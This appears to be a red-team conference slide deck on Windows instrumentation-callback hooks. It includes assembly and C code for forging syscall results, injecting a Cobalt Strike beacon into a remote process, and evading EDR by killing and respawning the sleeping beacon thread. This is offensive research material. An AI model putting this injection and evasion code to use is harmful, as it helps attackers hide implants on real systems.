



**Reach the Nirvana**  
Hijack, Inject, Sleep

***BLACK ALPS*** 

# And why should we trust you ?



## Muggle identity

- › Yoann DEQUEKER (*@OtterHacker*)
- › 28 yo
- › Personal website: *otterhacker.github.io*
- › OSCP, Cybernetics ...



## Experience

- › Senior pentester *@Wavestone* for 5 years
- › Dedicated to large-scale *RedTeam* operation – *CAC40* companies
- › Development of internal tooling – Mainly malware and Cobalt
- › LeHack, Insomni'hack, Malware development workshop *@Defcon*

**/ 02**



Introduction

# Instrumentation callback

## > *What is the NirvanaHook*

### Nirvana Hook

- > This hook is triggered **by the KERNEL right after finishing a SYSCALL**
- > The KERNEL **send the SYSCALL result to the Nirvana hook** and **let it redirect the execution flow** to the main program



# Instrumentation callback

## > *Create a Nirvana hook*

### Handling the KERNEL redirection

- > When a hook is registered, the **KERNEL will just jump on the address** given in the hook definition
- > We need to handle the execution, prepare the hook function and ensure that **we redirect the execution flow to the calling userland function afterwards**

```
NirvanaHook:
    push rbp                ; save the stackframe
    mov rbp, rsp
    sub rsp, 128            ; create space for the call parameters

    mov r11, rax            ; save the SYSRET
    push r10               ; save the return address

    mov rdx, r11            ; prepare the call to the hook function
    mov rcx, r10
    call NirvanaHookImpl    ; call the hook function

    mov rax, r11            ; reset the SYSRET code
    pop r10                ; retrieve the return address


    leave                 ; reset the stack
    jmp r10                ; continue program execution
```

# Instrumentation callback

## > *Is it a CFG bypass ?*

### What happens in the kernel

- > The kernel jump to the hook address, as *CFG* is usually implemented on userland **it could be seen as a CFG bypass**
- > The kernel simply **reimplements some *CFG* function**
- > *MmValidateUserCallTarget* perform a **secure jump according to CFG rules**



```
KeStackAttachProcess((PRKPROCESS)TargetProcess, &ApcState);
if ( CallbackAddress < MmGetMaximumUserAddress()
    && (unsigned int)MmValidateUserCallTarget(CallbackAddress, 1i64) )
{
    v140 = 0i64;
    v141 = (__int64 *)TargetProcess[176].Count;
    if ( v141 )
        v140 = *v141;
    *( DWORD *) (v140 + 1160) = DWORD2(v302);
    KeStackDetachProcess(&ApcState);
}
else
{
    v7 = 0xC000000D;
    KeUnstackDetachProcess(&ApcState);
}

ExReleaseRunDownProtection_0(TargetProcess + 139);

ObfDereferenceObjectWithTag(TargetProcess, 0x79517350u);
return v7;
```



# Instrumentation callback

## > *Registering a Nirvana hook*

Make the hook known by the kernel

- > The hook must **be registered at the KERNEL level**
- > It can be done directly from userland using the ***NTDLL!NtSetInformationProcess*** undocumented function

```
#define ProcessInstrumentationCallback 40

typedef struct _PROCESS_INSTRUMENTATION_CALLBACK_INFORMATION{
    ULONG Version;
    ULONG Reserved;
    PVOID Callback;
} PROCESS_INSTRUMENTATION_CALLBACK_INFORMATION, * PPROCESS_INSTRUMENTATION_CALLBACK_INFORMATION;

int main(void){
    HANDLE hProc = -1;
    // Define the callback information
    PROCESS_INSTRUMENTATION_CALLBACK_INFORMATION InstrumentationCallbackInfo;
    InstrumentationCallbackInfo.Version = 0;
    InstrumentationCallbackInfo.Reserved = 0;
    // Set the hook function
    InstrumentationCallbackInfo.Callback = InstrumentationHook;

    // Register the hook
    LONG Status = NtSetInformationProcess(
        hProc,
        ProcessInstrumentationCallback,
        &InstrumentationCallbackInfo,
        sizeof(InstrumentationCallbackInfo)
    );
}
```



/ **03**

Intercepting SYSCALL results



# Hijacking SYSRET

## > *Modify the hook wrapper*

Use the hook result as a new SYSRET

- > The *KERNEL* performs a **jump and not a call to the hook**
- > The initial ***SYSRET*** is thus stored in **RAX** and the calling **userland function** expect to get the ***SYSRET*** in **RAX**
- > Changing the *RAX* value grants **control over the SYSRET** code

```
NirvanaHook:
    push rbp                ; save the stackframe
    mov rbp, rsp
    sub rsp, 128            ; create space for the call parameters

    mov r11, rax            ; save the SYSRET
    push r10               ; save the return address

    mov rdx, r11            ; prepare the call to the hook function
    mov rcx, r10
    call NirvanaHookImpl    ; call the hook function

    ; mov rax, r11          ; take the hook result as the new SYSRET
    pop r10                ; retrieve the return address

    leave                  ; reset the stack
    jmp r10                ; continue program execution
```

# Hijacking SYSRET

> *Use case : changing NtAllocateVirtualMemory result*

```

DWORD64 NirvanaHookImpl(DWORD64 calling_address, DWORD64 initial_sysret){
    static int anti_recurse = 0;
    DWORD64 result = initial_sysret;

    if (anti_recurse == 0){
        anti_recurse = 1;
        DWORD64 displacement = 0;
        DWORD64 address = calling_address;
        char buffer[sizeof(SYMBOL_INFO) + MAX_SYM_NAME] = { 0 };
        symbol_INFO symbol = (symbol_INFO)buffer;

        symbol->SizeOfStruct = sizeof(SYMBOL_INFO);
        symbol->MaxNameLen = MAX_SYM_NAME;

        int lookup_result = SymFromAddr(-1, address, &displacement, symbol);
        if (lookup_result && issubstr(symbol->Name, "AllocateVirtualMemory")) {
            result = 0xc0000005;
        }
        anti_recurse = 0;
    }
    if (result != initial_sysret) {
        printf("[+] Patching SYSRET code... New SYSRET Code : %2x\n", result);
    }
    return result;
}

```

## Target the NtAllocateVirtualMemory SYSRET

- > By using the function return address and the *DBGHELP.DLL*, it is possible to detect specific *SYSCALL*
- > If we want to change a *SYSRET*, we just change the value returned by the function
- > It is important to use the *anti\_recurse* static variable to avoid recursive loops in the hook

# Hijacking SYSRET

> *Use case : changing NtAllocateVirtualMemory result*

Check the SYSRET code modification

- > Perform a call to *NtAllocateVirtualMemory*
- > Check the *SYSRET* code

```
int main(void) {
    InstallNirvanaHook()
    while (1) {
        PVOID baseAddress = NULL;
        SIZE_T pageSize = 300;
        NTSTATUS ntStatus = NtAllocateVirtualMemory(
            -1,
            &baseAddress,
            0,
            &pageSize,
            MEM_COMMIT,
            PAGE_EXECUTE_READWRITE
        );
        if (NT_SUCCESS(ntStatus)) {
            printf("[+] Function success !");
        }
        else {
            printf("\n[x] Failed to allocate memory [SYSRET code = %08lX] \n\n", ntStatus);
        }
    }
}
```

# Hijacking SYSRET

> *Use case : changing NtAllocateVirtualMemory result*

## DEMO

```
[+] Without Nirvana Hook  
[+] NtAllocateVirtualMemory success [SYSRET code = 00000000]  
  
[+] With Nirvana Hook  
[+] Caught Syscall Response from ! 00007FFFAF6CD2E4 (ZwAllocateVirtualMemory+14) [SYSRET Code = 00000000]  
[+] Patching SYSRET code... New SYSRET Code : c0000005  
  
[x] Failed to allocate memory at 0000021B75B20000 with RWX protection [SYSRET code = C0000005]
```

/ **04**

Process Injection



# Targeting remote process

## > *Setting a NirvanaHook on a remote process*

### NtSetProcessInformation reversing

- > *NtSetProcessInformation* take a process handle on the first parameter
- > Reversing the function shows that a *NirvanaHook* can be set on a remote process if *SE\_DEBUG* privilege is set
- > It is a post-exploitation technique

```
result = ObReferenceObjectByHandleWithTag(  
    Handle,  
    0x200u,  
    (POBJECT_TYPE)PsProcessType,  
    ProcessorMode,  
    0x79517350u,  
    &Object,  
    0i64);  
if ( result < 0 )  
    return result;  
CurrentProcess_ = (_QWORD *)PsGetCurrentProcess(v129);  
IsSeDebugEnabled = SeSinglePrivilegeCheck(SeDebugPrivilege, ProcessorMode);  
v54 = (struct _EX_RUNDOWN_REF *)Object;  
if ( !IsSeDebugEnabled && Object != CurrentProcess_ )  
{  
    ObfDereferenceObjectWithTag(Object, 0x79517350u);  
    return 0xC0000061;  
}
```

# Targeting remote process

> *Use case : compel a process to execute specific instructions*

## Main steps

- > Open the *notepad.exe* process with your process opening primitive
- > Allocate a *RX* buffer in the notepad.exe process for the *Cobaltstrike* beacon
- > Modify the *Nirvana* shellcode in order to call the *Cobaltstrike* beacon address in the remote process
- > Allocate an *RWX* buffer in the notepad.exe process for the *Nirvana* Hook
- > Write both the shellcode and the *Cobaltstrike* beacon in their respective buffer
- > Add a new *Nirvana* Hook using the *NtSetInformationProcess*
- > Wait for the *notepad* to perform a *SYSCALL*

```
InstrumentationCallbackInfo.Version = 0;  
InstrumentationCallbackInfo.Reserved = 0;  
InstrumentationCallbackInfo.Callback = shellcodeAddress;  
NTSTATUS ntStatus = NtSetInformationProcess(  
    hProc,  
    ProcessInstrumentationCallback,  
    &InstrumentationCallbackInfo,  
    sizeof(InstrumentationCallbackInfo)  
);
```

# Targeting remote process

> *Use case : compel a process to execute specific instructions*

## Shellcode

- > Save the registers before calling the beacon
- > Remove the hook to avoid infinite loop

```
push rbp
mov rbp, rsp
push rax
push rbx
push rcx
push r9
push r10
push r11
movabs rax, ${CSAddr}
call rax
pop r11
pop r10
pop r9
pop rcx
pop rbx
pop rax
pop rbp
jmp r10
```

```
push rbp
mov rbp, rsp

; Change PUSH RBP into JMP R10
mov qword ptr[rip - 15] 0xE2FF41

push rax
push rbx
push rcx
push r9
push r10
push r11
movabs rax, ${CSAddr}
call rax
pop r11
pop r10
pop r9
pop rcx
pop rbx
pop rax
pop rbp
jmp r10
```



# Targeting remote process

> *Use case : compel a process to execute specific instructions*

## DEMO

The screenshot shows the Cobalt Strike application interface. At the top, there's a menu bar with 'Cobalt Strike', 'View', 'Payloads', 'Attacks', 'Site Management', 'Reporting', and 'Help'. Below the menu is a toolbar with various icons. The main window displays a table with columns: 'external', 'internal', 'listener', 'user', 'computer', 'note', 'process', 'pid', 'arch', 'last', and 'clean'. The 'external' column shows IP addresses (10.9.8.5), the 'internal' column shows IP addresses (192.168.25...), and the 'listener' column shows 'HTTP'. A Notepad window titled 'Untitled - Notepad' is open in the foreground, showing a blank document with a cursor. Below the table, there's a section for 'Event Log' and 'Scripts'. The 'Event Log' section shows a list of paths, including 'C:\no\_scan\CobaltStrike\Agressor\tgtdelegatio', 'C:\no\_scan\CobaltStrike\Agressor\CS-Situatio', 'C:\no\_scan\CobaltStrike\Agressor\InlineExecu', 'C:\no\_scan\CobaltStrike\Agressor\nanodump\l', 'C:\no\_scan\Malware\StompLoaderBof\StompL', 'C:\no\_scan\CobaltStrike\Agressor\PortBender', 'C:\no\_scan\CobaltStrike\Agressor\Inveigh\Inve', and 'C:\no\_scan\CobaltStrike\Agressor\AceLdr\bin'. The 'Scripts' section shows a list of scripts, including 'ready', 'check', 'download', 'execute', 'listen', 'load', 'process', 'upload', and 'write'. The status bar at the bottom shows 'Ln 1, Col 1', '100%', 'Windows (CRLF)', and 'UTF-8'. The Windows taskbar is visible at the bottom of the screen.

external	internal	listener
10.9.8.5	192.168.25...	HTTP
10.9.8.5	192.168.25...	HTTP
10.9.8.5	192.168.25...	HTTP

Event Log X Scripts X

path

- C:\no\_scan\CobaltStrike\Agressor\tgtdelegatio
- C:\no\_scan\CobaltStrike\Agressor\CS-Situatio
- C:\no\_scan\CobaltStrike\Agressor\InlineExecu
- C:\no\_scan\CobaltStrike\Agressor\nanodump\l
- C:\no\_scan\Malware\StompLoaderBof\StompL
- C:\no\_scan\CobaltStrike\Agressor\PortBender
- C:\no\_scan\CobaltStrike\Agressor\Inveigh\Inve
- C:\no\_scan\CobaltStrike\Agressor\AceLdr\bin

ready

- ✓
- ✓
- ✓
- ✓
- ✓
- ✓
- ✓
- ✓

Ln 1, Col 1 100% Windows (CRLF) UTF-8

Load Unload Reload Help

/ **05**

Sleep obfuscation



# Sleep Obfuscation

## > *What is the SleepObfuscation*

### C2 beacon and sleep detection

- > Once the C2 beacon **finished all its tasks it goes to sleep** (calling the *KERNEL32!Sleep* API for example)
- > This behavior **can be spotted by EDR** as the beacon call stack recognizable
- > Some obfuscation can be done to limit detection
  - » **Using APC callback on waitable timer** instead of the *KERNEL32!Sleep* to mask the beacon callstack
  - » **Using thread stack spoofing** to mask the beacon thread stack
  - » **Burning incense** and praying at each sleep

```
Possible Ekko/Nighthawk identified in process: 8452
[+] RemoteCbDispatcher: 0x7ffda75dde2d
* Thread 4976 state Wait:UserRequest seems to b
Possible Ekko/Nighthawk identified in process: 8452
[+] RemoteCbDispatcher: 0x7ffda75dde2d
* Thread 4976 state Wait:UserRequest seems to b
Possible Ekko/Nighthawk identified in process: 8452
[+] RemoteCbDispatcher: 0x7ffda75dde2d
* Thread 18048 state Wait:UserRequest seems to
```

	Name
0	ntoskrnl.exe!ObDereferenceObjectDeferDelete+0x194
1	ntoskrnl.exe!KeWaitForMultipleObjects+0x1284
2	ntoskrnl.exe!KeWaitForMultipleObjects+0xb3f
3	ntoskrnl.exe!KeWaitForSingleObject+0x377
4	ntoskrnl.exe!NtWaitForSingleObject+0xf8
5	ntoskrnl.exe!setjmpex+0x6e13
6	ntdll.dll!ZwWaitForSingleObject+0x14
7	KernelBase.dll!WaitForSingleObjectEx+0x8f
8	0x25d5c990979
9	kernel32.dll!CreateTimerQueueTimer
10	kernel32.dll!WaitForSingleObject

# Why sleeping when you can die and reach the Nirvana

> *Kill the thread, kill them all*

Can't detect what doesn't exist

- > Instead of obfuscating the thread callstack, **just delete the thread**
- > **Save its context** (register, stack, heap)
- > Kill it
- > **Respawn it**

The magic of NTDLL!NtContinue

- > *NtContinue* is a *Win32API* that can be **used to resume a thread execution**
- > It takes a thread context handle as a parameter that can be modified to **change the different thread registers and information**
- > When spawning a thread, it is **possible to call *NtContinue* to change the *ThreadContext***

# Save the context


## > *Thread context and stack*

### Saving the thread context

- > It is possible to easily **capture the thread context** with *NTDLL!RtlCaptureThreadContext*
- > The information can then be stored in a global variable or directly on the heap

### Saving the stack

- > Need to compute the portion of stack to save
- > The only indication we have is given by *RSP* (*RBP* is not always used in *x64*), so we need to compute the stack frame size and remove it to *RSP* in order to get the right stack size to backup



# Save the context

## > *Restoring the stack*

### Restoring the stack

- > The *CreateC2Thread* will copy **the backed-up stack on a free stack space**
- > This **must be done carefully** or the waking function will start rewriting the backup stack

#### *DON'T*

ThreadStart | AWAKE | BACKUP STACK

ThreadStart | AWAKE BACKUP STA | CK

#### *DO*

ThreadStart | | AWAKE

ThreadStart | BACKUP STACK | AWAKE

### Performing relocations on the stack

- > It needs to **perform relocation of the old stack content** to ensure that the stack address shift **does not impact references** previously stored in the stack
- > This can be done by simply parsing the old stack and **adding an offset to everything that looks like pointing** on an old stack address

## Save the context

### > *Restoring the thread*

#### Restoring the thread context

- > All the register of the saved thread context **must be relocated to ensure they don't point on address related to the old stack**
- > The *RIP* pointer must be modified **to point on the C2 Runtime instruction right after the Sleep** call
- > The *RSP* pointer must be modified to point on the new stack
- > *NtContinue* is called with this modified context



# Save the context

## > *Scheduling Thread reborn*

### NirvanaHook

- > Before killing the thread it is possible to register a *NirvanaHook*
- > The hook will be called at every *SYSCALL* performed by the injected process
- > When the time come, the hook will create a new thread and inject the new thread context and stack

```
SEC( text, B ) DWORD64 InstrumentationCHook(DWORD64 Function, DWORD64 ReturnValue){
    NirvanaSleep* sleep_info = find_info();
    DWORD64 result = ReturnValue;
    if (sleep_info->nirvana_recurse == 0){
        sleep_info->nirvana_recurse = 1;
        DWORD64 currentTime = getEpoch();
        if(currentSystemTime - sleep_info->systemTime > sleep_info->sleepTime){
            HMODULE k32 = get_module_handle(DLL_KERNEL32, NULL);
            NT_DECL(CreateThread) = get_proc_address(k32, FCT_CREATETHREAD);
            DEBUG_NATIVE("[+] Waking up\n");
            InstallNirvana(NULL, sleep_info);
            DEBUG_NATIVE("[+] Starting new thread\n");
            win32_CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)awake, sleep_info, 0, NULL);
        }
        sleep_info->nirvana_recurse = 0;
    }
    return result;
}
```

# Save the context

## > *Scheduling Thread reborn*

### DEMO

 Azrael.exe (18524) Properties

General	Statistics	Performance	Threads	Token	Modules	Memory	Environment	Handles	GPU	Comment
^TID	CPU	Cycles delta	Start address							Priority
2640			ntdll.dll!TpReleaseCleanupGroupMembers+0x450							Normal
15324	12.41	2,764,709,558	Azrael.exe!ILT+915(mainCRTStartup)							Normal
16068		1,242,604	ntdll.dll!TpReleaseCleanupGroupMembers+0x450							Normal
17572			ntdll.dll!TpReleaseCleanupGroupMembers+0x450							Normal
18068			ntdll.dll!TpReleaseCleanupGroupMembers+0x450							Normal
19312			ntdll.dll!TpReleaseCleanupGroupMembers+0x450							Normal
19772			ntdll.dll!TpReleaseCleanupGroupMembers+0x450							Normal
20784		13,539	ntdll.dll!TpReleaseCleanupGroupMembers+0x450							Normal
21364			Azrael.exe+0x1087							Normal

/ **06**


Memory management

# Global variables

> *Global variable is just an address in memory*

## Set a canary

- > Create a **new section** with *VirtualAlloc*
- > **Add a canary at the beginning** of the section, and write a pointer right after
- > When awaking the thread, you can just **parse the memory looking for the canary** and retrieve your global variable



```
SEC( text, D ) NirvanaSleep* find_info(){
    PPEB peb = GetPEB();
    PVOID heap_address = peb->ProcessHeap;
    DWORD64 offset = 0;
    while(*(DWORD64*)((char*)heap_address + offset) != 0xdeadbeefcafecafe){
        offset += sizeof(DWORD64);
    }
    return (NirvanaSleep*)*(DWORD64*)((char*)heap_address + offset + sizeof(DWORD64));
}
```

# Beacon encryption

## > *Heap and code*

### Problem occurring with beacon self encryption


- > The code used to decrypt the beacon cannot be encrypted
- > The heap used by the encryption runtime cannot be encrypted

### The challenge

- > Limiting as much as possible the beacon fingerprint in memory during the sleep while keeping the mandatory part accessible
- > We have to pick and choose what can be encrypted

### The heap

- > This is the easiest, it is possible to simply create a new heap for the beacon and use the process heap for the decryption runtime
- > Only the newly created heap will be ciphered in memory





# Beacon encryption


## > *Heap and code*

### The code

- > During the compile step, it is possible to act on the order of the function
- > We can ask the compiler and linker to set the functions in specific blocks
  - » *Bloc A : entry point*
  - » *Bloc B : c2 runtime*
  - » *Bloc C : decryption runtime*

### Start encrypting

- > Cause the functions will be stored in a specific block, it is possible to just cipher the *C2* runtime without touching the decryption runtime
- > A “*canary*” function can be used to easily locate the offset of the block to cipher





*“That’s all Folks!”*



PARIS

LONDRES

NEW YORK

HONG KONG

SINGAPOUR \*

DUBAI \*

SAO PAULO \*

LUXEMBOURG

MADRID \*

MILAN \*

BRUXELLES

GENEVE

CASABLANCA

ISTANBUL \*

LYON

MARSEILLE

NANTES

\* Partenariats

WAVESTONE

